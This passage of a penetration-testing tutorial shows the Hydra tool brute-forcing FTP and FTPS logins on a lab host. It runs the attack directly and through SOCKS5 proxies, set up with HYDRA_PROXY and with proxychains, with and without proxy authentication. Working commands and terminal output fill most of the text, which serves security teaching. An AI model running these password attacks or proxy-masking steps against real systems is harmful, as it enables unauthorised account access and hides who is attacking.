[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta:
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141 login: ignite
                                                password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:56
```

And this command worked well and showed 1 valid password found.

This is one way to attack secured ftp, hydra provides one more way to attack secured service.

```
hydra -l ignite -P pass.txt 192.168.1.141 ftp
hydra -l ignite -P pass.txt 192.168.1.141 ftps
```

```
(root@ kali)=[~]
8 hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:18
[DATA] max & tasks per 1 server, overall & tasks, & login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:19

(root@ kali)=[~]
8 hydra -l ignite -P pass.txt 192.168.1.141 ftps
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:21
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max & tasks per 1 server, overall & tasks, & login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:25
```

The first did not work as the host 192.168.1.141 has secured ftp, but the second, worked and showed us a valid password found. In this way, you can perform a brute force attacks on hosts which have secured services open.

Proxy Support

hydra -l -P ftp

Now let's discuss how hydra attacks on hosts having proxy enabled. I first tried to same command with -l -p parameters on host 192.168.1.141 on ftp service and found that no password was found. Hence, I started an nmap scan for the host and found list of services and ports open. So, at port 1080 a proxy "socks5" was set without any authentication.

```
Li)-[~]
  hydra -l ignite -P <u>pass.txt</u> 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:1
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
[DATA] attacking ftp://192.168.1.141:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:1
nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 15:11 EDT
Nmap scan report for 192.168.1.141
Host is up (0.000086s latency).
Not shown: 995 closed tcp ports (reset)
PORT
        STATE SERVICE
                         VERSION
        open tcpwrapped
21/tcp
80/tcp open http
                       Apache httpd 2.4.41
1080/tcp open socks5 (No authentication; connection failed)
2222/tcp open ssh
                        UpenSSH 8.2pl Ubuntu 4ubuntuv.4 (Ubuntu Linux; proto
3128/tcp open http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
```

Unauthenticated Proxy

export HYDRA_PROXY

Hydra provides two different ways for proxy support. I have tried both the ways. Use screenshots for better understanding. Let's discuss the first way

Environment Variable

To enable proxy I used this command

export HYDRA_PROXY=socks5://192.168.1.141:1080

```
" export HYDRA_PROXY=socks5://192.168.1.141:1080

" hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:14:06
[INFO] Using Connect Proxy: socks5://192.168.1.141:1080
[DATA] max & tasks per 1 server, overall & tasks, & login tries (l:1/p:8), ~1 try per
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:14:09
```

And then used the following command and got 1 valid password

hydra -l ignite -P pass.txt 192.168.1.141 ftp

proxychains hydra

Proxychains

I have opened the /etc/proxychains4.conf and added the proxy details with host and port. And then with the help of proxychains brute force is performed

cat /etc/proxychains4.conf

proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp

```
cat /etc/proxychains4.conf
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
                  127.0.0.1 9050
#socks4
socks5 192.168.1.141 1080
    proxychains <u>hydra</u> -l ignite -P <u>pass.txt</u> 192.168.1.141 ftp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC δ David Maciejak - Please do not use in military
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:18:50
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain ... 192.168.1.141:1080 [proxychains] Dynamic chain ...
hain ... 192.168.1.141:1080 [proxychains] Dynamic chain ... 192.168.1.141:1080 ...
.. 192.168.1.141:1080 ... 192.168.1.141:21 ... 192.168.1.141:21 ... 192.168.1.14
      OK
       OK
       OK
      OK
      OK
[21][ftp] host: 192.168.1.141 login: ignite
                                                        password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:18:54
```

Authenticated Proxy

proxychains hydra

I got the desired password 123 for the host. In the above attack, there was not any authentication enabled. Now I tried on a proxy that has **authentication enabled.**

Proxychains

I tried to brute force the target using proxychains but it was denied because authentication was enabled on the proxy.

proxychains hydra -l ignite -p pass.txt 192.168.1.141 ftp

```
proxychains <u>hydra</u> -l ignite -P <u>pass.txt</u> 192.168.1.141 ftp [proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain ... 192.168.1.141:1080 [proxychains] Dynamic ch
hain ... 192.168.1.141:1080 [proxychains] Dynamic chain ... 192.168.1.141
92.168.1.141:21 [proxychains] Dynamic chain ... 192.168.1.141:1080 ← denie
← denied
     192.168.1.141:21 ... 192.168.1.141:21 ... 192.168.1.141:21 ← denie
← denied
  -denied
  -denied
  -denied
  -denied
```

So, I added the username and password in /etc/proxychains4.conf file

cat /etc/proxychains4.conf

Just observe the screenshot for better understanding. Then with the help of proxychains, I started attacking using the below command

proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp

Hence, after execution of this command, a valid password was found for the host having proxy enabled.

```
cat /etc/proxychains4.conf
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
                 127.0.0.1 9050
#socks4
socks5 192.168.1.141 1080 raj 1234
proxychains <u>hydra</u> -l ignite -P <u>pass.txt</u> 192.168.1.141 ftp [proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:22:29
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per t
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain ... 192.168.1.141:1080 [proxychains] Dynamic chain
hain ... 192.168.1.141:1080 ... 192.168.1.141:21 ... 192.168.1.141:21 ... 192.1
92.168.1.141:21 ... 192.168.1.141:21 ... 192.168.1.141:21 [proxychains] Dynamic cha
      OK
      OK
      OK
      OK
      OK
[21][ftp] host: 192.168.1.141 | login: ignite
                                                    password: 123
     1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:22:33
```

Environment Variable

```
export HYDRA_PROXY=socks5://raj:1234@192.168.1.141:1080
```

Here "raj" is the username, "1234" is password for the proxy and "192.168.1.141" is the host and "1080" is the port on which the proxy is enabled. After that, I used the command

hydra -l ignite -P pass.txt 192.168.1.141 ftp

And for this, it showed a valid password for the host 192.168.1.141

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

• https://www.hackingarticles.in/a-detailed-guide-on-hydra/